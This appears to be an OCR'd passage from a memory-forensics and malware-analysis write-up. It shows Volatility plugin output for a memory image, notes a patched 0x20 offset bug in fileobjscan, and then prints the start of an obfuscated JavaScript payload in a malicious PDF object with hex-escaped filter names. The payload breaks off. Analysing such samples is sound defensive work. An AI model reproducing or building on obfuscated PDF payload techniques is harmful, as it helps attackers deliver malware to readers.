
whilst `volatility vadinfo -f Bob.vmem | grep kernel32` outputs (as a repeated line):


```
FileObject @81e60380 (02060380), Name: \WINDOWS\system32\kernel32.dll
```


Notice that `fileobjscan` appears to produce a physical address that is `0x20` bytes off from the expected value! The `fileobjscan` plugin has been patched to fix this issue by adding the value 0x20 to the address calculation at line 217 of fileobjscan.py.


Obfuscated Javascript PDF Payload

```
obj 1054 0
 Type:
 Referencing:
 Contains stream
 [(1, '\r\n'), (2, '<<'), (2, '/Length'), (1, ' '), (3, '0000'), (2, '/Filter'),
(1, ' '), (2, '['), (2, '/F#6c#61#74e#44e#63#6fde'), (2,
'/#41#53#43II#38#35#44#65#63#6fd#65'), (2, ']'), (2, '>>'), (1, '\r\n')]

 <<
   /Length 0000
   /Filter [
   /FlateDecode /ASCII85Decode]
 >>

 "\nvar
xtdxJYVm='01111000001010110000011100101111001000010011011100011111000110110010111101
10011110010010100110000000100010010011100000010011010010000001100011110001111110010
10010010110001000010000000110000110100000011001110000010001101001000001011000001100
```

